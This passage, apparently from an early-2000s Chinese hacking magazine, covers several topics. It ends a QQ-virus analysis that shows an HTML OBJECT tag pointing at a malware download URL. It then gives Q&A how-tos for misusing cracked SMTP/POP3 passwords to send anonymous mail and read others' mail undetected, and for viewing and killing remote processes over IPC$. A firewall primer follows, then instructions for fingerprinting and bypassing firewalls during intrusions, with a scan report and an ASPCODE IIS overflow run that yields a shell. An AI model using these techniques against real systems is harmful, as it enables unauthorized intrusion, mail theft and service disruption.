  width=282
  height=92
  align=center
  hspace=0
  vspace=0>
  <param name="StrUrl" value="http://3kb.nease.net/win.exe">
   >
```

</OBJECT>

不难看出，http://3kb.nease.net/win.exe就是病毒文件了，现在所有的病毒文件都找到了，接下来的分析工作要由你自己来完成了，我再提示一些线索：win.exe运行后，管理器中会发现多了win.exe、QQ.exe和Intrenat.exe进程（图4）。

（7）把所有文件集中在非监时目录的空目录中，单独运行每个程序，用上面的方法得到每个文件的作用。

在此过程中，可能有些朋友不知道怎样来单独运行win.exe，而禁止QQ.exe和geo.exe的运行。其实，只要用记事本在%TEMP%中创建这两个文件，内容为（不包括引号）：“M Z　　@　　@　”引号内空白为空格，至少要20个，多多益善。保存为QQ.exe和geo.exe（这样写，QQ.exe和geo.exe运行时会出现一个DOS窗口，而不是提示“不是有效的Win32应用程序”，因为win.exe加载这两个文件时会消除这条错误提示，你将看不到QQ.exe和geo.exe曾被执行）。再将“属性”设置为“只读”。这样，再运行win.exe就行了（图5）。

（8）打开Qq32.ini，会发现里面储存着自动发送的消息。从进程管理器可发现，sendmess.exe运行时，在其它进程的引用模块中会发现qqmess.dll。

用winhex打开sendmess.exe，会发现Qq32.ini中的内容。

用Winhex打开WinSocks.dll，发现第一行为MZ（32位win32应用程序是以MZ开始的），把它改名为.exe，能成功执行，执行效果和文件大小都和intrenat.exe相同。

能在qqmess.dll中发现如下代码：

Microsoft Visual C++ Runtime Library……

所以怀疑病毒可能用C++语言编写的。把这些同你发现的每个病毒文件的作用一起分析一下，就会得到上文的结论了。最后，别忘了将备份的注册表恢复，任务完成！

你也可以去跟踪其它简单的病毒或木马程序，不久以后，你就会发现你已经变成经验丰富的老鸟了^_^。

（本文相关工具包已收录：QQ病毒相关文件8个、RegSnap检测报告、bat编写的QQ病毒免疫程序，进程管理器）。

呆呆虫，我的防火墙中有很多被拦截下来的与ICMP协议有关的记录，是不是入侵者在对我进行入侵前的ping扫描呢？

并不排除这种可能。但更多的情况下，导致防火墙记录中ICMP出现的原因并非有人在对你进行ping检测。

在我们日常上网中，除了ping以外，还有一个比ping更常见、且是使用ICMP的东东——路由器重定向（路由通告）。路由器重定向其实是经常发生的，简单地讲，当路由器或其他一些网络上的主机和设备发现一条从你主机到现在发送请求的服务器更好的连接线路时，它们就会发送一些ICMP数据包给你，这些包中的内容是告诉你一条更好的路由线路或报告路由器有堵塞或其他情况。

其实，通过ICMP数据包的类型和代码就可区别其作用。例如，常见的ping的ICMP类型是8，代码是0；而路由器重定向的类型是9，代码是0。当然，在Internet上，ICMP协议的利用还有很多，有关这点，大家可搜索一篇叫做《ICMP详解》的文章，相信会对你有所帮助。

我启用了TCP/IP筛选，并且在里面只允许了几个像80这样的常用端口，但是却发现电脑上不了网了，这是为什么呢？

端口80似乎迷惑了很多人的眼睛，80端口是web server开放的端口，而我们作为客户端去浏览web时，使用的则不是80端口了。使用IE浏览web时，IE会自动打开一些有规律的临时端口，这些端口应该是在端口号1024以上（TCP端口）。而且IE会根据连接的多少和要求（例如下载数据）来决定临时端口的多少。

另外，像FTP和QQ这样的软件，都会在机器上打开临时端口来传输数据，所以我们只针对几个固定端口进行“允许”设置的话，那么无形中就屏蔽掉了那些需要打开的临时端口，这样自然就会影响上网。

另外，还有一个问题。例如，在这里我们没有允许TCP 23端口，那么在启动Telnet服务时还会收到错误信息。类似的还有一些其他问题，大家可以去看看。总之，希望大家慎用“TCP/IP筛选”这个工具。

我获得了SMTP弱口令，该如何使用？

SMTP的弱口令作用不大，对我们来说也就是发些匿名邮件而已。当然，如果骗术好，再加上点运气，也许还能骗到点东西。

使用SMTP弱口令的方法很简单，以Outlook Express为例：执行“工具→帐户→邮件→添加→邮件”。接下来可随意填写，直至来到“电子邮件服务器名”。在SMTP服务器中填上你所扫描的服务器IP或域名，POP3处则随意填写。然后点“下一步”，写上扫到的弱口令和对应的帐号，接下来就可创建新邮件，并选择使用该服务器发送你的匿名邮件。

我获得了POP3弱口令，该如何使用？

和获得SMTP弱口令类似，获得POP3口令一般也只是替别人收邮件。不过，也许能从邮件中获得重要信息。设置方法和设置SMTP的方法类似，只是到了“电子邮件服务器名”时，把POP3服务器的地址写上，而SMTP的服务器地址可随意填写。

另外，因为POP3协议的定义是将邮件下载到本地，所以可在OE的“工具→选项→维护”中设置邮件在被下载几天后才从服务器上删除。在这里，我们可把时间设置得长一些，免得信箱真正的主人收不到信而产生怀疑。

呆呆，我该如何远程获得对方的进程列表？

使用Tlist这个工具进行进程列表相信很多朋友都知道，但在Win2k support tools中还有这样一个工具——Process Viewer，这是个图形界面工具，只要与对方建立了IPC$连接（需要有足够的权限），在Process Viewer中填上对方的地址（格式为\\x.x.x.x），再点“connect”就可连接并查看对方的进程。而且，如果权限足够高，还可直接杀掉对方的某个进程！

sniffer到底是如何嗅探到数据的？

在广播型网络中，当一台主机发送数据时，会将数据复制N份并把每份数据发送到每个节点上，让节点主机自己去判断是否为该数据的接收方。另外，sniffer可将网卡激活为混杂模式，而在混杂模式下，则可接收所有经过主机的数据。以上两个条件加起来，就有了sniffer的用武之地了。当在广播型网络中sniffer时，由于所有数据都会被一份份复制并发送过来，所以我们可“截获”到这些本不属于我们的数据。

The Wall 迷墙

雪莲蓬

防火墙基础 The Wall

很多朋友在测试网络漏洞或网络应用实践中经常会碰到对方开启了防火墙的现象。但由于自己对防火墙不是很了解有时候会面对目标一筹莫展。本篇的目的就是向大家介绍一下防火墙的简单知识，使大家有更深一步的了解与认识。

一、什么是网络防火墙

防火墙是一类防范措施的总称，它使得内部网络与Internet之间或者与其他外部网络互相隔离、限制网络互访用来保护内部网络。防火墙简单的可以只用路由器实现，复杂的可以用主机甚至一个子网来实现。设置防火墙目的都是为了在内部网与外部网之间设立唯一的通道，简化网络的安全管理。实现防火墙的实际方式各不相同，但是在原则上，防火墙可以被认为是这样一对机制：一种机制是拦阻传输流通过，另一种机制是允许传输流通过。了解有关防火墙的最重要的概念就是它实现了一种访问控制策略。

二、什么是访问控制

访问控制是信息安全保障机制的核心内容，它是实现数据保密性和完整性机制的主要手段。访问控制是为了限制访问主体（或称为发起者，是一个主动的实体，如：用户、进程、服务等），对访问客体（需要保护的资源）的访问权限，从而使计算机系统在合法范围内使用；访问控制机制决定用户及代表一定用户利益的程序能做什么，以及做到什么程度。访问控制机制应用在网络安全环境中，主要是限制用户可以建立什么样的连接以及通过网络传输什么样的数据，这就是传统的网络防火墙。防火墙作为网络边界阻塞点来过滤网络会话和数据传输。根据防火墙的性能和功能，这种控制可以达到不同的级别。

三、网络防火墙的分类

按概念大体上防火墙可分为网络级防火墙（硬件防火墙）、应用级防火墙（软件防火墙）和双宿主机防火墙（堡垒服务器）。

1、网络级防火墙

网络级防火墙一般根据源、目的地址做出决策，输入单个的IP包。一台简单的路由器是“传统的”网络级防火墙，因为它不能做出复杂的决策，不能判断出一个包的实际含义或包的实际出处。现代网络级防火墙已变得越来越复杂，他们可以保持监控流经它的数据的状态和联接的状况，这种属于包过虑型防火墙，这些功能都需要防火墙具有很强的处理能力，目前这只是个趋势，还没有大面积的推广。

许多网络级防火墙之间的一个重要差别是防火墙可以使传输流直接通过，因此要使用这样的防火墙通常需要分配有效的IP地址块。网络级防火墙一般速度都很快，对用户很透明。

2、应用级防火墙

应用级防火墙一般是运行代理服务器的主机，它不允许传输流在网络之间直接传输，并对通过它的传输流进行记录和审计。

由于代理应用程序是运行在防火墙上的软件部件，因此它处于实施记录和访问控制的理想位置。应用级防火墙可以被用作网络地址翻译器，因为传输流通过有效地屏蔽掉起始接入原址的应用程序后，从一面进来，从另一面出去。在某些情况下，设置了应用级防火墙后，可能会对性能造成影响，会使防火墙不太透明。应用级防火墙一般会提供更详尽的审计报告，比网络级防火墙实施更保守的安全模型。如图1。




图 1

3、双宿主机防火墙

双宿主机防火墙一般采用主机取代路由器执行安全控制功能，故类似于包过滤防火墙。双宿主机即一台配有多个网络接口的主机，它可以用来在内部网络和外部网络之间进行寻径。

如果在一台双宿主机中寻径功能被禁止了，则这个主机可以隔离与它相连的内部网络与外部网络之间的通信，而与它相连的内部网络和外部网络仍可以执行由它所提供的网络应用。如果这个应用允许的话，它们就可以共享数据，这样就保证内部网络和外部网络的某些节点之间可以通过双宿主机上的共享数据传递信息，但内部网络与外部网络之间却不能传递信息，从而达到保护内部网络的作用。如图2。




图 2

四、网络防火墙在网络中的位置

防火墙通常处于受保护的内部局域网与Internet之间，可限制Internet用户对内部网络的访问以及管理内部用户访问外界的权限。换言之，防火墙可看成是一个被认为是安全和可信的内部网络和一个被认为是不那么安全和可信的外部网络(通常是Internet)之间提供封锁的工具。因此防火墙只适合于相对独立的网络。如图3。




图 3

到这里理论篇就结束了，你是否已经对网络防火墙有了初步的认识呢？接下来就来进一步分析一

The Wall 防火墙分析

防火墙的攻击似乎是一个很麻烦的问题。在这部分我将详细向大家讲一下如何解决因防火墙的限制为我们带来的不便，以及常遇到几种防火墙的判断。

首先我们先来看看目标防火墙在攻击中会给入侵者造成什么样的麻烦。

1、防火墙阻止ICMP响应。如果防火墙阻止ICMP响应，那么PING、TRACERT等命令均不能使用，这样无疑加大了入侵者对目标服务器类型判断的难度。

2、防火墙只允许连接合法端口。攻击程序溢出打开的端口，只要不是防火墙设定的合法端口均不能进行连接。

3、防火墙的“程序访问控制”功能影响后门放置。程序访问控制将极大的影响入侵者对目标服务器的上传动作。

面对这样的问题应该怎么解决呢？我们再来看看解决的办法：

1、对于有防火墙的目标应该采用无条件扫描的方式。X－WAY和X－SCAN均有无条件扫描的方式可以选择。

2、对装有防火墙的机器溢出也有窍门的，因为防火墙只允许连接合法端口，所以我们要尽量选择对合法端口的攻击程序。并且这类型的攻击程序还要是溢出后能自动使用隧道方式连接的工具才行。否则溢出打开的端口你是不能连接的。这里有这样一个小插曲，一次我用WebDAVScan扫描到一台有WEBDAV漏洞的服务器。于是没有再多做探试就直接用WEBDAVX3进行了溢出，溢出很快就成功了。但对方的7788端口始终没有打开，由于WEBDAV漏洞影响IIS服务所以该网站瘫痪了一天（造孽），当网站恢复以后我又用扫描器扫描了一下发现该服务器可能有防火墙。于是采用另外的溢出程序成功的侵入，侵入后果然发现服务器前面有一台路由器。

3、程序访问控制的影响。这个影响最多的是体现在使用个人网络防火墙的主机上，当成功得到SHELL后，我们肯定会上传程序到服务器。当上传的后程序如果没有添加到防火墙“程序访问控制规则”中的话，防火墙就会弹出警告框询问是否允许程序访问网络。这个问题的解决办法只有想办法关闭防火墙。这个可能很需要时间。

在入侵到装有防火墙的主机后，第一件要做的事情就是判断防火墙的类型了。只有准确的判断了防火墙的类型才能够有针对性的理出后续的入侵思路。现在我们就来分析一下各种防火墙的判断吧。

首先，在入侵某个服务器以前先要大概确定目标是否有防火墙。首先不用说就是PING了，如果不能PING通，但你确定它存在主机的IP，那肯定就是有防火墙了。如果能PING通的话，就需要扫描一下端口，通过端口来判断（这里我们以2000系统来为例）。

2000除开各种服务默认的端口就是135、139、445等大家熟悉的端口了。但这里我们就把这些端口作为本次扫描的特征端口。扫描一个系统后，如果发现135、139、445等端口都开放的话，那么80%这个服务器没有防火墙。如果发现135、139、445等端口都没有开放的话，就说明该服务器做过一定的防御性设置，但是不是防火墙还无法准确判断，这时侯你就可以找个漏洞来试图入侵了。目前的入侵原则是尽量使用开放的端口来入侵。例如SQL注入，WEBDAV、RPC、MEDIA、ASP溢出，ELL后，就能很明确的判断对方的防御性设置了。目前大多数的防御性设置大概有这样3种：

1、使用路由器。通过路由器的NAT功能将服务端口映射到服务器的端口。使用命令IPCONFIG /ALL可以查看目前服务器的IP设置判断。

```
C:\WINNT\system32>IPCONFIG /ALL
Windows 2000 IP Configuration
Host Name . . . : no1          主机名称NO1
Primary DNS Suffix . . . . . . . :
Node Type . . . . . . . . . : Broadcast
IP Routing Enabled. . . : No        IP路由功能
WINS Proxy Enabled. : No            WINS代理
Ethernet adapter 本地连接:
Connection-specific DNS Suffix . :
Description . . . . . : Realtek RTL8139(A) PCI Fast EthernetAdapter
网络适配器类型
Physical Address : 00-E0-4C-43-E1-D6 网卡序号
DHCP Enabled. . . . . . . : No       DHCP服务
IP Address. . . : 192.168.0.2        本机IP
Subnet Mask . . 255.255.255.0        本机掩码
Default Gateway : 192.168.0.1        默认网关
DNS Servers . . : 202.103.0.117      首选DNS
202.103.24.68                        备用DNS
C:\WINNT\system32>
```

由上面的配置可以看到本机IP是192.168.0.2，默认网关是192.168.0.1，这样的设置，我们基本可以判断该主机前面有一个路由器充当防火墙阻止其非法端口的连接。

2、使用个人防火墙。个人防火墙的查找比较简单，只要使用dir/s 文件名就可以查到了。当然这个需要你比较熟悉各种个人防火墙的主执行文件哦。下面我们以天网为例，如图4。

图4就是天网目录下的防火墙文件，相信大家不会陌生的。

由此我们可以断定它是天网防火墙。当然其他的防火墙的文件是不同的。如果你要想都很清楚的话，我建议你找到所有的个人防火墙都安装一遍就清楚了。




图 4




图 5

3、TCP/IP筛选规则。TCP/IP筛选规则比较难判断，即没有IP可以判断也没有文件夹和文件判断。唯一的判断方法就是打开

一个端口再远端连接这个端口。(如果确实是TCP/IP筛选规则的话是可以通过TFTP上传文件的)当然如果取得了3389 权限一样可以看到的。如图5。

从图5可以看出该服务器允许了21、25、80等端口(**注:** 因为抓图的关系，实际上把滑动条往下拉，我们还能看见允许了110、443、3389这几个端口。)

The Wall 刺穿防火墙

看了上面的分析之后你有什么感觉呢？是不是一切都很简单？的确，任何事情理解了原理都是很简单的。为了能让大家更加熟悉，并能举一反三，我给大家讲几个例子。看完例子后我相信大家会更加明白的，俗话说熟能生巧就是这个道理。下面我们具体看看例子吧（下面这两个穿透防火墙的例子，是我以前在实践中记录下来的，其中涉及到的一些漏洞可能比较早，不过，没有关系，讲例子的目的是为了更好的阐述本文思想）。

例一

很早以前有一个在网吧做网管的朋友，他用网吧服务器做了一个网站，要我帮他测试一下该网站的安全性。当时大家还在关注idq和u漏洞，本以为利用这两个漏洞就可以轻松搞定这个网站，于是很爽快的答应了他的邀请。在他告诉了我他的IP以后，我们约定了一个时间就准备开始测试了。

在攻击以前肯定要先刺探一番。先PING它IP——xxx.xxx.193.199，是通的，这说明ICMP没有被拒绝。然后拿出X-Way扫描器一阵狂扫，得到的扫描报告很奇怪。

```
探测主机：xxx.xxx.193.199
FTP匿名检测 -> xxx.xxx.193.199 允许匿名登陆
服务检测 FTP-> 220 zhang Microsoft FTP Service (Version 5.0).
服务检测 HTTP-> Microsoft-IIS/5.0
检测 Port-> xxx.xxx.193.199 端口 21 [ftp] 开放 ...OK
检测 Port-> xxx.xxx.193.199 端口 80 [http] 开放 ...OK
发现 CGI 漏洞 -> xxx.xxx.193.199/?PageServices (200)...OK
发现 CGI 漏洞 -> xxx.xxx.193.199/_vti_inf.html (200)...OK
发现 CGI 漏洞 -> xxx.xxx.193.199/_vti_bin/shtml.exe (200)...OK
发现 CGI 漏洞 -> xxx.xxx.193.199/_vti_bin/shtml.dll (200)...OK
发现 CGI 漏洞 -> xxx.xxx.193.199/_vti_bin/shtml.dll/nosuch.htm (200)...OK
发现 CGI 漏洞 -> xxx.xxx.193.199/msadc/msadcs.dll (200)...OK
发现 CGI 漏洞 -> xxx.xxx.193.199/iissamples/sdk/asp/docs/codebrws.asp (200)...OK
发现 CGI 漏洞 -> xxx.xxx.193.199/?wp-cs-dump (200)...OK
发现 CGI 漏洞 -> xxx.xxx.193.199/?wp-html-rend (200)...OK
发现 CGI 漏洞 -> xxx.xxx.193.199/?wp-start-ver (200)...OK
发现 CGI 漏洞 -> xxx.xxx.193.199/?wp-stop-ver (200)...OK
发现 CGI 漏洞 -> xxx.xxx.193.199/?wp-usr-prop (200)...OK
发现 CGI 漏洞 -> xxx.xxx.193.199/?wp-ver-diff (200)...OK
发现 CGI 漏洞 -> xxx.xxx.193.199/?wp-verify-link (200)...OK
发现 CGI 漏洞 -> xxx.xxx.193.199/?wp-ver-info (200)...OK
发现 CGI 漏洞 -> xxx.xxx.193.199/?wp-uncheckout (200)...OK
发现 CGI 漏洞 -> xxx.xxx.193.199/_vti_bin/fpcount.exe (502)...OK
发现 CGI 漏洞 -> xxx.xxx.193.199/_vti_bin/shtml.dll/_vti_rpc (200)...OK
发现 CGI 漏洞 -> xxx.xxx.193.199/_vti_pvt/doctodep.btr (200)...OK
发现 CGI 漏洞 -> xxx.xxx.193.199/_vti_bin/_vti_aut/author.dll (200)...OK
```

由上面的结果可以看出它只开放了21和80端口。WEB并不存在idq和u漏洞，并且139、445等端口也被屏蔽，很显然他做了某种设置。看来热门的漏洞是肯定不行的了，通过上面的结果大概可以判断出该目标的补丁版本是sp2并加上了idq和u漏洞的补丁。不如利用ASP溢出漏洞来测试一下，虽然权限不高但起码还是可以进去的，进去以后再想办法吧！使用ASPCODE.EXE来对其进行溢出。使用命令：ASPCODE XXX.XXX.193.199 iisstart.asp 80 0，如图6。

```
D:\TOOLS>ASPCODE XXX.XXX.193.199 iisstart.asp 80 0

 IIS ASP.DLL OVERFLOW PROGRAM 2.0 .
 copy by yuange 2002.4.24.
 welcome to my homepage http://yuange.yeah.net .
 welcome to http://www.nsfocus.com .
 usage: ASPCODE <server> [aspfile] [webport] [winxp]

 nuke ip:XXX.XXX.193.199 port 80
 shellcode long 0x13e7

 packetlong:0x13e7

 send  packet 71827 bytes.
  recv:
 C:\INETPUB\WWWROOT\IISSTART.ASP
 ok!recv 112 bytes



C:\WINNT\system32>
```

图6

